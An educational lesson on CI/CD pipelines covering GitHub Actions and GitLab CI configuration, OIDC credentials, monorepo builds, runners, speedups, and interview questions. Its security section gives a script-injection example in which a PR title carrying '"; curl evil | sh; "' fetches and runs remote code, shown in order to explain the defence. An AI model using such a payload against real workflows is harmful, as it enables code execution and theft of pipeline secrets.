CI/CD with GitHub Actions and GitLab CI
A CI/CD pipeline is the set of automated jobs that run when code changes: lint, test, build an image, scan it, deploy it, and check that the deploy worked. This lesson teaches the shape of a good pipeline, then GitHub Actions in depth (triggers, matrix, caching, environments, OIDC to AWS, reusable workflows, security), GitLab CI as the equivalent, monorepo pipelines that build only what changed, runners on Kubernetes, and how to make a slow pipeline fast.
Why it matters
Every DevOps job description lists CI/CD, and in Indian service companies (Infosys, TCS, Wipro) the first screening questions are often "explain your pipeline" and "how do you store secrets in it". Product companies ask harder versions: "15 services in one repo, how do you avoid rebuilding everything", "how does the workflow get AWS credentials without a stored key", "why is pinning an action by tag not enough". Those have precise answers. A pipeline is also the thing you will touch most in your first month of real work, because a broken or 40-minute pipeline blocks everyone.
Read first: Git and trunk-based workflows, Containers and Docker, Bash scripting and the terminal toolkit
Lesson
CI, continuous delivery, continuous deployment
Most teams run continuous delivery. Continuous deployment needs good tests, a canary and a fast rollback; the Facebook and OANDA paper in the resources shows what has to be true for it to work.
Anatomy of a good pipeline
 Two rows of pipeline stages: continuous integration on every pull request, then delivery on main with a branch protection gate and a required reviewer gate, with one image digest flowing through all of it
Cheap, fast checks go first so a typo fails in one minute, not after a 10-minute build.
- Lint and format (ruff, go vet, hadolint for Dockerfiles). Under a minute.
- Unit tests, in a matrix of language versions if you support more than one.
- Build the application and the container image with BuildKit and a layer cache.
- Scan the image for known vulnerabilities: fail on CRITICAL, warn on HIGH.
- Integration tests against real dependencies started as service containers (Postgres, Redis).
- Push the image and record its digest (
sha256:...). A tag likev1.4.2orlatestcan be moved to a different image later; a digest cannot. Every later stage uses the digest. ECR is the AWS image registry; large companies also run Artifactory or Nexus as the generic store for jars, npm packages and images. - Deploy to staging, run a smoke test (a few real requests), then promote the same digest to production, usually behind a canary (next lesson).
The rule from step 6: build once, deploy many times. If production rebuilds the image from source, you are not testing what you ship.
GitHub Actions: the complete workflow
A workflow is a YAML file in .github/workflows/. It has triggers (on), one or more jobs, and each job has steps that either run a shell command (run) or call an action (uses). Jobs run in parallel unless needs orders them. This workflow builds, scans, pushes to Amazon ECR and deploys.
name: ci
on:
  pull_request:                      # CI on every PR: opened, synchronize, reopened
  push:
    branches: [main]                 # delivery only from main
    paths-ignore: ["docs/**"]        # a docs change does not build an image

concurrency:
  group: ${{ github.workflow }}-${{ github.ref }}   # one run per branch
  cancel-in-progress: true           # a new push cancels the stale run

permissions: {}                      # nothing by default; each job asks for what it needs

env:
  AWS_REGION: ap-south-1
  IMAGE: 123456789012.dkr.ecr.ap-south-1.amazonaws.com/api

jobs:
  test:
    runs-on: ubuntu-latest
    timeout-minutes: 15              # default is 360; a hung test must not block for 6 hours
    permissions:
      contents: read
    strategy:
      fail-fast: false               # see every version's result, not only the first failure
      matrix:
        python: ["3.12", "3.13"]
    steps:
      - uses: actions/checkout@v7
      - uses: actions/setup-python@v7
        with:
          python-version: ${{ matrix.python }}
          cache: pip                 # built-in cache keyed on the hash of requirements.txt
      - run: pip install -r requirements.txt && ruff check . && pytest -q
      - uses: actions/upload-artifact@v7
        if: always()                 # keep the report even when tests fail
        with:
          name: junit-${{ matrix.python }}
          path: reports/junit.xml
          retention-days: 7

  image:
    needs: test
    runs-on: ubuntu-latest
    timeout-minutes: 20
    permissions:
      contents: read
      id-token: write                # lets the job request an OIDC token for AWS
    outputs:
      image: ${{ env.IMAGE }}@${{ steps.build.outputs.digest }}   # name@sha256:..., for the deploy jobs
    steps:
      - uses: actions/checkout@v7
      - uses: aws-actions/configure-aws-credentials@v6
        with:
          role-to-assume: arn:aws:iam::123456789012:role/github-ci-push   # no access key anywhere
          aws-region: ${{ env.AWS_REGION }}
      - id: ecr
        uses: aws-actions/amazon-ecr-login@v2
      - uses: docker/setup-buildx-action@v4
      - id: build
        uses: docker/build-push-action@v7
        with:
          context: .
          push: ${{ github.event_name == 'push' }}   # PRs build and scan but do not push
          load: ${{ github.event_name != 'push' }}   # on a PR, keep the image locally so the scan can read it
          tags: ${{ env.IMAGE }}:${{ github.sha }}
          cache-from: type=gha       # layer cache in the Actions cache
          cache-to: type=gha,mode=max
          provenance: ${{ github.event_name == 'push' }}   # provenance attestation toward SLSA; not with load
      - uses: aquasecurity/trivy-action@v0.36.0
        with:                        # gate policy: fail on CRITICAL, warn on HIGH
          image-ref: ${{ env.IMAGE }}:${{ github.sha }}
          severity: CRITICAL
          ignore-unfixed: true
          exit-code: "1"             # a fixable CRITICAL finding fails the job
      - uses: aquasecurity/trivy-action@v0.36.0
        with:
          image-ref: ${{ env.IMAGE }}:${{ github.sha }}
          severity: HIGH
          ignore-unfixed: true
          exit-code: "0"             # HIGH is reported in the log, not a failure
          skip-setup-trivy: true     # Trivy is already installed by the step above

  deploy-staging:
    needs: image
    if: github.event_name == 'push'
    uses: ./.github/workflows/deploy.yml     # reusable workflow, same repo
    with:
      environment: staging
      image: ${{ needs.image.outputs.image }}   # by digest, not tag; env is not allowed here
    secrets: inherit

  deploy-production:
    needs: deploy-staging
    uses: ./.github/workflows/deploy.yml
    with:
      environment: production        # has required reviewers: the run pauses here
      image: ${{ needs.image.outputs.image }}
    secrets: inherit
What each part does, in the order an interviewer asks:
- Triggers.
pull_requestruns on the merge commit of the PR with read-only permissions and no secrets for forks.pushonmainis the delivery path.pathsandpaths-ignorefilter by changed files; they are not evaluated for tag pushes.workflow_dispatchadds a manual button with typed inputs;scheduleruns a cron. - Concurrency groups.
groupnames a queue andcancel-in-progress: truecancels the older run when a new one starts. For a deploy job you want the opposite: a group per environment withcancel-in-progress: false, so two deploys never overlap. - Matrix. One job definition becomes one job per combination, up to 256.
includeandexcludeadjust combinations. A matrix can be computed by an earlier job and read withfromJSON(needs.plan.outputs.matrix); that is how monorepo pipelines decide what to build. - Caching.
actions/cachesaves a folder under akey, usually${{ runner.os }}-pip-${{ hashFiles('**/requirements.txt') }}, withrestore-keysas prefix fallbacks. The cache is 10 GB per repository and entries unused for 7 days are evicted. A branch can read caches from itself and from the default branch, so a cache written onmainwarms every PR.setup-python,setup-node,setup-goandsetup-javahave this built in. Docker layers use the buildxghabackend:cache-from: type=ghaandcache-to: type=gha,mode=max, wheremode=maxalso stores intermediate stages. - Artifacts are files passed between jobs or kept after the run (
upload-artifact,download-artifact), with a retention from 1 to 90 days. Caches are for speed and may vanish; artifacts are for results. - Environments (
environment: production) carry their own secrets and variables and deployment protection rules: up to 6 required reviewers, a wait timer, and a list of branches allowed to deploy. A job that names a protected environment pauses until a reviewer approves. - OIDC to AWS. The job asks GitHub for a short-lived OIDC token (
id-token: write), andconfigure-aws-credentialsexchanges it with STS for temporary credentials ofrole-to-assume. The IAM role's trust policy accepts onlytoken.actions.githubusercontent.comwith audiencests.amazonaws.comand a subject such asrepo:acme/shop:environment:production. Nothing long-lived is stored, so there is nothing to leak or rotate. - Permissions.
permissions: {}at the top turns everyGITHUB_TOKENpermission off; each job adds back only what it needs (contents: read,id-token: write,packages: write). Any permission you do not list isnone. - Reusable workflows and composite actions. A reusable workflow declares
on: workflow_callwith typedinputsandsecrets, and a caller references it withuses: owner/repo/.github/workflows/deploy.yml@<sha>pluswith:andsecrets: inherit. It is a whole job. A composite action (runs: using: compositein anaction.yml) is a bundle of steps you reuse inside a job. Steps that repeat across jobs become a composite action; a job that repeats across repos becomes a reusable workflow. - Secrets. Stored encrypted and injected only when a step references
${{ secrets.NAME }}. The runner masks exact matches in logs, but a secret inside a JSON blob, or base64-encoded, or printed with a character inserted, is not masked. Neverechoa secret, never put several values in one secret, and register derived values with::add-mask::.
GitLab CI equivalents
GitLab CI is one file, .gitlab-ci.yml, with stages run in order and jobs inside each stage run in parallel. The same pipeline looks like this.
stages: [test, build, deploy]

default:
  image: python:3.13-slim
  interruptible: true                # a newer push on the same branch cancels this job

workflow:
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH   # no duplicate branch + MR pipelines

test:
  stage: test
  cache:
    key:
      files: [requirements.txt]      # new key when the pinned requirements change
    paths: [.cache/pip]
    policy: pull-push
  script:
    - pip install -r requirements.txt
    - ruff check . && pytest -q --junitxml=report.xml
  artifacts:
    when: always
    reports:
      junit: report.xml              # shown in the merge request
    expire_in: 1 week

build:
  stage: build
  image: docker:29-cli
  services: [docker:29-dind]
  rules:
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
    - changes: [Dockerfile, src/**/*]   # on MRs, only when these paths changed
  script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY   # job token, valid for this job only
    - docker build -t $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA .
    - docker push $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA

deploy_production:
  stage: deploy
  rules:
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
      when: manual                   # a human clicks; protected variables are available here
      allow_failure: false           # the pipeline waits instead of showing green
  resource_group: production         # one production deploy at a time
  environment:
    name: production
    url: https://shop.example.com
    on_stop: stop_production
  script: ./deploy.sh $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA

stop_production:
  stage: deploy
  when: manual
  environment:
    name: production
    action: stop
  script: ./teardown.sh
The mapping: stages and stage replace needs ordering (GitLab also has needs for a DAG, and needs: [] starts a job immediately); rules with if, changes and when replace on filters and if; cache and artifacts are the same ideas; environment with on_stop and action: stop matches environments; resource_group matches a non-cancelling concurrency group; retry: 2 retries a job up to twice. A protected variable is only given to pipelines on protected branches or tags, which keeps production credentials out of feature-branch pipelines. A masked variable is hidden in logs (single line, at least 8 characters). Runners are chosen with tags.
Monorepo pipelines: build only what changed
The 2026 filter question: one repository, 15 services, three shared libraries, 40 pushes a day. Building all 15 images on every push makes every pipeline 40 minutes long. The fix has four parts.
- Change detection. A first job diffs the push against the base (
dorny/paths-filter@v4with a filter per service, orgit diff --name-only $BASE...$HEADand your own script) and emits a JSON list. - Dependency graph. A library change must rebuild every service that imports it, transitively. Keep the graph explicit (a small
deps.yaml, or the build tool's graph in Bazel, Nx or Go modules) and compute the affected set as the changed components plus all their dependants. - Dynamic matrix. The plan job writes
matrix=["orders","users",...]to$GITHUB_OUTPUT; the build job usesstrategy.matrix.service: ${{ fromJSON(needs.plan.outputs.matrix) }}, so only affected services get a job and they run in parallel. - Per-service caches. One shared cache key for everything is invalidated by every change. Key dependency caches on each service's own lock file and give each image build its own buildx cache scope (
cache-to: type=gha,scope=orders,mode=max).
Deploy the same way: only affected services get a new image digest; the rest keep the one they have. The code example below computes the affected set and the time saved.
Runners: hosted, self-hosted, and on Kubernetes
A runner is the machine that executes a job. GitHub-hosted ubuntu-latest gives 2 vCPU and 8 GB of RAM for private repositories (4 vCPU and 16 GB for public ones), with a fresh VM per job, which is why you need caches. Self-hosted runners are your own machines: pick them for a private VPC (deploy to a database with no public endpoint), GPUs or arm64, large caches on local disk, or lower cost at high volume. You now patch, scale and secure them, and a self-hosted runner must never run jobs from forks, because a PR could execute code on your network.
On Kubernetes, actions-runner-controller (ARC) is the GitHub-maintained operator, installed from OCI Helm charts. You create a runner scale set; a listener pod long-polls GitHub, and for each queued job the controller starts an ephemeral runner pod that runs exactly one job and is deleted. Jobs select it with runs-on: <scale-set-name>. GitLab's equivalent is GitLab Runner with the Kubernetes executor, one pod per job. In both cases building images inside a pod needs a rootless builder (BuildKit, Kaniko) rather than a mounted Docker socket.
Pipeline security
- Pin actions by commit SHA,
uses: actions/checkout@<40-hex-sha>, with a comment naming the version. A tag such asv7can be moved to malicious code by anyone who gains access to the action's repository; a SHA cannot. Dependabot keeps pinned SHAs updated. pull_request_targetruns in the context of the base repository with write access and secrets, even for a PR from a fork. If that workflow checks out the PR's head and runs its code (npm install, a test), the attacker's code runs with your secrets. Use plainpull_requestfor anything that executes PR code, and never check out untrusted code underpull_request_target.- Script injection.
run: echo "${{ github.event.pull_request.title }}"lets a PR title such as"; curl evil | sh; "run on the runner. Pass untrusted input through anenv:variable and quote it. - Secret scanning on the repository (push protection) stops a key from being committed; a pre-commit hook such as gitleaks catches it earlier.
- SLSA (Supply-chain Levels for Software Artifacts) grades how trustworthy a build is. Build L1: the package has provenance saying how it was built. L2: the provenance is signed by a hosted build platform. L3: the build runs in isolation so even the project's maintainers cannot tamper with it. GitHub artifact attestations give L2 by default and L3 when the build runs in a reusable workflow; Sigstore cosign signs and verifies images, and an admission controller can refuse unsigned images.
Flaky tests, speed, and Jenkins
A flaky test passes and fails without a code change. Retrying the whole job (retry: 2 in GitLab, a re-run step in Actions) hides the problem and doubles pipeline time. Better: retry only the failing test once inside the test runner, record every flake, quarantine tests that flake more than a few percent, and fix the root cause, which is usually shared state, a real clock, a real network, or an ordering assumption.
Where a 20-minute pipeline goes:
Measure first: the run summary shows each step's duration.
Jenkins is still common in Indian IT services, so you may meet a Jenkinsfile. The mapping is direct: a declarative pipeline { stages { stage('Build') { steps { sh 'make' } } } } is a job with run steps; agent { label 'linux' } is runs-on; parallel stages are separate jobs with no needs between them; when { branch 'main' } is an if: or a rules:; credentials() is ${{ secrets.X }}; a shared library is a reusable workflow. The idea does not change, only the file. CircleCI, Azure Pipelines and TeamCity are other hosted CI systems you may meet, with the same concepts.
Diagram
Worked example
Cutting a 22-minute pipeline for one Python service. The team's Actions run on a private repository (2 vCPU hosted runner). Measured step times from the run summary: checkout 0.3 min, pip install 4.2 min, ruff 0.4 min, pytest 9.1 min (single job, 1,800 tests), docker build 6.0 min (no cache, the COPY . . line comes before pip install in the Dockerfile so every source change invalidates the dependency layer), trivy 1.2 min, push 0.8 min. Total 22.0 min, serial.
Step 1, cache dependencies. actions/setup-python@v7 with cache: pip, keyed on the hash of requirements.txt by default (cache-dependency-path changes that). On a cache hit the install drops to about 0.6 min (download from cache plus wheel install). Saving: 3.6 min.
Step 2, fix the Dockerfile order and add a layer cache. Move COPY requirements.txt and pip install above COPY . ., and set cache-from: type=gha, cache-to: type=gha,mode=max. A source-only change now rebuilds only the last layer: about 1.0 min instead of 6.0. Saving: 5.0 min.
Step 3, run tests in parallel. Split pytest across a matrix of 3 shards (pytest --shard-id=${{ matrix.shard }} --num-shards=3 with a sharding plugin, or by test directory). 9.1 min of tests becomes about 9.1 / 3 = 3.0 min of wall-clock time plus 0.6 min of setup per shard, which runs in parallel too: 3.6 min. Saving: 5.5 min.
Step 4, run the image build and the test matrix at the same time instead of after. The image job does not need the test result to start building; only the push step needs it. The build-and-scan job takes 0.3 + 1.0 + 1.2 = 2.5 min and runs beside the 3.6 min of tests, so it adds nothing to the critical path. Push waits for both: 0.8 min.
New critical path: checkout 0.3 + install 0.6 + ruff 0.4 + tests 3.6 (parallel with build and scan) + push 0.8 = 5.7 min. From 22.0 to 5.7 min, a 74 percent cut, with no change to the tests themselves. Runner minutes billed went down too: 3 shards at about 4.3 min each, plus 2.5 for build and scan and 0.8 for push, is about 16 runner-minutes against 22 before, because the install and build no longer repeat work.
The number interviewers want you to say out loud: after caching, the critical path is the slowest parallel job, so the next thing to shard is whatever is longest, and the Dockerfile layer order is a one-line fix worth five minutes on every push.
Runnable code
"""Simulate a monorepo CI pipeline: change detection, affected services, a job plan, and timing.

A monorepo has 15 deployable services and 3 shared libraries. A push changes a few
files. The questions a pipeline must answer: which services are affected (directly
changed, plus everything that depends on a changed library), what jobs to run, and
how long the pipeline takes with and without change detection and caching.

Everything is in memory and deterministic. Times are minutes and are assumptions.
"""
from collections import defaultdict, deque

# Each entry: component -> list of components it depends on. Paths are the folder each lives in.
DEPENDS_ON = {
    "lib-common": [],
    "lib-auth": ["lib-common"],
    "lib-db": ["lib-common"],
    "api-gateway": ["lib-auth"],
    "users": ["lib-auth", "lib-db"],
    "orders": ["lib-db"],
    "payments": ["lib-db", "lib-auth"],
    "inventory": ["lib-db"],
    "search": ["lib-common"],
    "notifications": ["lib-common"],
    "billing": ["lib-db"],
    "shipping": ["lib-common"],
    "reviews": ["lib-db"],
    "recommendations": ["lib-common"],
    "catalog": ["lib-db"],
    "cart": ["lib-common"],
    "admin": ["lib-auth"],
    "reports": ["lib-db"],
}
SERVICES = sorted(c for c in DEPENDS_ON if not c.startswith("lib-"))
PATH_OF = {c: (f"libs/{c[4:]}/" if c.startswith("lib-") else f"services/{c}/") for c in DEPENDS_ON}

# Per-job durations in minutes (assumed). Build has a cold and a warm (cache hit) time.
MINUTES = {"lint": 1.0, "unit": 3.0, "build_cold": 4.0, "build_warm": 1.5, "scan": 1.0,
           "integration": 5.0, "deploy_staging": 2.0, "smoke": 1.0}
RUNNERS = 4  # parallel runners available to this pipeline


def components_for(changed_files):
    """Map changed file paths to the components whose folder contains them."""
    hit = set()
    for f in changed_files:
        for comp, prefix in PATH_OF.items():
            if f.startswith(prefix):
                hit.add(comp)
    return hit


def affected(changed):
    """Changed components plus everything that depends on them, transitively (reverse graph BFS)."""
    dependants = defaultdict(set)
    for comp, deps in DEPENDS_ON.items():
        for d in deps:
            dependants[d].add(comp)
    seen, queue = set(changed), deque(changed)
    while queue:
        c = queue.popleft()
        for dep in dependants[c]:
            if dep not in seen:
                seen.add(dep)
                queue.append(dep)
    return seen


def stage_time(jobs, runners):
    """Jobs in one stage run in parallel on a limited pool of runners: longest-first list scheduling."""
    if not jobs:
        return 0.0
    slots = [0.0] * runners
    for d in sorted(jobs, reverse=True):
        i = slots.index(min(slots))
        slots[i] += d
    return max(slots)


def plan(services, warm_cache):
    """Build the stage list and total wall-clock time for a set of services to build and ship."""
    build = MINUTES["build_warm"] if warm_cache else MINUTES["build_cold"]
    stages = [
        ("lint + unit per service", [MINUTES["lint"] + MINUTES["unit"]] * len(services)),
        ("container image per service", [build] * len(services)),
        ("image scan per service", [MINUTES["scan"]] * len(services)),
        ("integration tests, once", [MINUTES["integration"]]),
        ("deploy to staging by digest", [MINUTES["deploy_staging"]]),
        ("smoke test", [MINUTES["smoke"]]),
    ]
    total, rows = 0.0, []
    for name, jobs in stages:
        t = stage_time(jobs, RUNNERS)
        total += t
        rows.append((name, len(jobs), t))
    return rows, total


def report(title, services, warm_cache):
    rows, total = plan(services, warm_cache)
    print(f"\n{title}: {len(services)} service(s), cache {'warm' if warm_cache else 'cold'}, {RUNNERS} runners")
    for name, n, t in rows:
        print(f"  {name:<32} {n:>2} job(s)  {t:5.1f} min")
    print(f"  {'total wall clock':<32}          {total:5.1f} min")
    return total


if __name__ == "__main__":
    changed_files = ["services/orders/handlers.py", "libs/db/pool.py", "docs/runbook.md"]
    direct = components_for(changed_files)
    print("changed files:", changed_files)
    print("directly changed components:", sorted(direct))
    aff = affected(direct)
    aff_services = sorted(c for c in aff if c in SERVICES)
    print("affected (with dependants):", sorted(aff))
    print("services to build:", aff_services, f"({len(aff_services)} of {len(SERVICES)})")

    # lib-db is used by users, orders, payments, inventory, billing, reviews, catalog, reports.
    expected = {"lib-db", "orders", "users", "payments", "inventory", "billing", "reviews", "catalog", "reports"}
    assert aff == expected, aff
    assert "lib-common" not in aff, "a dependency of a changed lib is not affected; only dependants are"
    assert not components_for(["docs/runbook.md"]), "docs touch no component"

    naive_cold = report("everything, no change detection", SERVICES, warm_cache=False)
    naive_warm = report("everything, warm cache", SERVICES, warm_cache=True)
    smart_cold = report("affected only, cold cache", aff_services, warm_cache=False)
    smart_warm = report("affected only, warm cache", aff_services, warm_cache=True)

    print(f"\nchange detection saves {naive_cold - smart_cold:.1f} min cold and {naive_warm - smart_warm:.1f} min warm")
    print(f"a one-line fix in 'search' alone would take {plan(['search'], True)[1]:.1f} min")
    assert smart_warm < smart_cold < naive_cold
    assert plan(["search"], True)[1] < smart_warm
    print("self-checks passed")
Key takeaways
CI tests every push; continuous delivery makes production one approved click away; continuous deployment removes the click and relies on canaries and metrics.
Order a pipeline cheap to expensive: lint, unit, build, scan, integration. Build the image once and promote it by digest; tags move, digests do not.
In GitHub Actions,
permissions: {}plus per-job grants, a concurrency group per branch, a matrix for versions, caches keyed on lock files, andenvironment:with required reviewers are the five settings every production workflow has.OIDC replaces stored cloud keys: the job gets a short-lived token, STS exchanges it for a role whose trust policy names your repository and environment.
Monorepo: detect changed paths, expand through the dependency graph to the dependants, build only that set in a dynamic matrix, and give each service its own cache scope.
Pin actions by SHA, never run PR code under
pull_request_target, pass untrusted input throughenv, and never print secrets; masking is best effort.actions-runner-controller runs ephemeral runner pods on Kubernetes, one job per pod, selected with
runs-on.A 20-minute pipeline is usually uncached installs, an uncached Docker build and serial tests; fix those three before buying bigger runners.
Common mistakes
Writing
permissions: write-allor leaving the default token permissions, so a compromised action can push code or publish packages.Rebuilding the image in the deploy job from source, so staging and production run different bytes from what CI tested.
Caching on a static key such as
pip-cache, which never invalidates and silently serves stale dependencies; key on the lock file hash.Using
pull_request_targetto get secrets for a fork PR and then checking out and running the PR's code.Retrying whole jobs to hide flaky tests, which doubles pipeline time and hides real bugs that look like flakes.
One global cache and one build for a monorepo, so a README change rebuilds 15 images.
Practice
Create a repository with a small Python app, add the workflow from this lesson without the AWS steps (push the image to GitHub Container Registry with
packages: writeinstead), and measure the second run's time against the first; the cache hit should cut the install and build steps by more than half.Add a second service folder and a
planjob that usesdorny/paths-filterandfromJSONto build a dynamic matrix; push a change to one service and confirm only one build job runs.Create a
productionenvironment with yourself as a required reviewer and a deploy job that targets it; confirm the run pauses, approve it, and read the deployment record it creates.Install kind and actions-runner-controller with Helm, register a runner scale set, point a job at it with
runs-on, and watchkubectl get pods -n arc-runnersshow a pod appear and disappear for one job.
Interview questions (13)
1.How do you add code quality and security scanning, such as SonarQube, to a pipeline without slowing everyone down?Medium
I treat it as a separate job that runs in parallel with the tests, not after them. For code quality and SAST (static analysis of our own code) a common setup in Indian companies is SonarQube: the scanner runs in CI, uploads the results with the test coverage report, and a quality gate (for example no new bugs or vulnerabilities, coverage on new code above 80 percent) passes or fails the pull request. CodeQL or Semgrep fill the same SAST role. Next to that I run dependency and image scanning (Trivy) and secret scanning (gitleaks). Three rules keep it useful: gate on new code only, so a legacy codebase does not fail every build; fail on critical findings and only warn on the rest; and make exceptions a reviewed file with an expiry date, so nobody switches the scanner off to ship. In the classic Jenkins setup this is Jenkins plus SonarQube plus an artifact store such as Nexus; the same three tools map onto GitHub Actions jobs.
2.Walk me through a production-grade pipeline for a web service.Easy
On every pull request: lint and format checks first because they take a minute, then unit tests in a version matrix, then a container image build with a layer cache, a vulnerability scan that fails on CRITICAL and warns on HIGH, and integration tests with Postgres as a service container. Branch protection requires all of that to be green before merge. On merge to main: push the image to ECR and capture its digest, deploy that digest to staging with Helm, run a smoke test, then pause at a production environment that needs a reviewer, and roll out as a canary. The same digest goes through every stage; nothing is rebuilt after CI.
3.How does your GitHub Actions workflow get AWS credentials without storing an access key?Medium
With OIDC. The job declares id-token: write, which lets it request a signed JSON Web Token from GitHub that states the repository, branch or environment and workflow. The configure-aws-credentials action sends that token to AWS STS with AssumeRoleWithWebIdentity, and STS returns temporary credentials for the role I name in role-to-assume. The role's trust policy only accepts tokens from token.actions.githubusercontent.com with audience sts.amazonaws.com and a subject like repo:acme/shop:environment:production, so another repository or a feature branch cannot assume it. There is no key to rotate or leak.
4.We have 15 services in one repository. How do you avoid rebuilding everything on each push?Medium
Three steps. First a plan job detects which paths changed, with dorny/paths-filter or a git diff against the base branch. Second it expands that through the dependency graph: if a shared library changed, every service that depends on it, transitively, is affected; I keep that graph in a small file or take it from the build tool. Third it writes the affected list as JSON to the job output, and the build job uses fromJSON to create a dynamic matrix, so only affected services get a job and they run in parallel. Each service has its own dependency cache key and buildx cache scope, so one change does not invalidate the others. Unaffected services keep their current image digest and are not redeployed.
5.Why pin an action to a commit SHA instead of a version tag?Easy
A tag such as v7 is a movable pointer. If someone gains write access to the action's repository, they can move the tag to a commit that exfiltrates secrets, and every workflow using @v7 runs it on the next push. A full-length commit SHA cannot be moved; changing it would need a SHA-1 collision. So I write uses: actions/checkout@<sha> with a comment naming the version and let Dependabot open pull requests to update the SHA. The same reasoning applies to base images: pin by digest where you can.
6.What is the risk with pull_request_target?Hard
pull_request_target runs in the context of the base repository, so it gets a write-capable token and the repository's secrets, and it does so for pull requests from forks. That is intended for things like labelling. The danger is a workflow that then checks out the PR's head commit and runs anything from it, such as npm install or the test suite. The attacker controls that code, so it runs with your secrets and write access. Rules: use plain pull_request whenever PR code executes; under pull_request_target never check out the head ref or run build steps; and treat github.event fields like PR titles as untrusted input that goes through an env variable, not straight into a run script.
7.A pipeline takes 20 minutes. Where do you look first and what do you change?Medium
I open the run summary and read the per-step times, because the answer is almost always three things. Dependencies installed from scratch: add a cache keyed on the lock file, or use the setup action's built-in cache. A Docker build with no cache, usually with COPY . . before the dependency install so every change rebuilds everything: reorder the Dockerfile and add the buildx cache. Serial tests: shard them across a matrix and run the image build in parallel with the test job, since the push is the only step that needs both. After that the critical path is the longest parallel job, and I shard whatever that is. If jobs are queued waiting for a runner, the fix is more runners, not faster jobs.
8.Secrets are masked in logs, so is it safe to print them for debugging?Easy
No. The runner masks only exact matches of the secret value. If the secret is inside a JSON document, base64-encoded, split across lines, or transformed in any way, the mask misses it, and the log is readable by everyone with access to the run. Also the log may be forwarded elsewhere. The rule is to never print a secret, to store each value as a separate secret rather than a blob, and to register any value derived from a secret with ::add-mask::. For real debugging, print its length or a hash.
9.When would you choose self-hosted runners, and how would you run them on Kubernetes?Medium
Self-hosted when jobs need a private network, such as deploying to a database with no public endpoint, when they need hardware the hosted fleet lacks (GPUs, arm64, big disks for caches), or when volume is high enough that hosted minutes cost more than our own nodes. The price is operating them: patching, autoscaling, isolating jobs, and never exposing them to fork pull requests. On Kubernetes I use actions-runner-controller: install the controller and a runner scale set with Helm, a listener pod watches the GitHub queue, and each job gets a fresh ephemeral pod that is deleted afterwards. Workflows target it with runs-on set to the scale set name. Image builds inside those pods use BuildKit or Kaniko rather than a Docker socket.
10.What does SLSA mean for a pipeline?Hard
SLSA is a set of levels for how much you can trust that an artifact was built from the source it claims, by the pipeline it claims. Build level 1 means provenance exists: a signed-or-not statement of what was built from where. Level 2 means a hosted build platform generated and signed that provenance, so faking it needs an explicit attack. Level 3 means the build is isolated so that even the project's own maintainers cannot influence it. In practice: generate provenance from the build job, sign the image, store the attestation next to it in the registry, and have an admission controller in the cluster verify the signature before a pod can run. GitHub's attestations give level 2, or level 3 when the build runs in a reusable workflow.
11.Explain the difference between a cache and an artifact in CI.Easy
A cache is for speed: dependency folders or Docker layers saved under a key so the next run can skip work. It is best effort: the platform can evict it, the key may miss, and a job must work correctly with an empty cache. An artifact is a result: a test report, a built binary, a coverage file. It is uploaded on purpose, retained for a set number of days, and downloadable by later jobs or people. Using a cache to pass a build between jobs is a common bug because the cache may not be there; use an artifact or a registry.
12.How do you handle a flaky test?Medium
Flaky means it passes and fails with no code change. I do not retry the whole job, because that doubles the pipeline and hides the problem. I retry the single failing test once inside the runner so the pipeline stays green, log every retry to a flake report, quarantine tests that flake more than a small percentage so they run but do not block, and fix the root cause within a sprint. The causes are nearly always the same: shared mutable state between tests, dependence on wall-clock time, a real network call, or an assumed test order. Fixing one usually fixes several.
13.Map a Jenkinsfile to GitHub Actions for me.Easy
A declarative Jenkins pipeline has agent, stages, each with steps running sh, plus when conditions, parallel blocks, environment with credentials(), and shared libraries. In Actions, agent { label } becomes runs-on; each stage becomes a job, with needs for ordering; sh becomes a run step; when { branch 'main' } becomes an if on github.ref; parallel is simply jobs without needs between them; credentials() becomes ${{ secrets.NAME }}; a shared library becomes a reusable workflow or a composite action. Jenkins is still common in Indian IT services, so being able to read both is worth it.
Quiz
1.Which setting prevents two deploys to production from running at the same time in GitHub Actions?
2.A workflow must push to ECR with no stored AWS key. Which permission does the job need?
3.A shared library in a monorepo changes. Which services must be rebuilt?
4.Why is `uses: actions/checkout@v7` weaker than pinning by SHA?
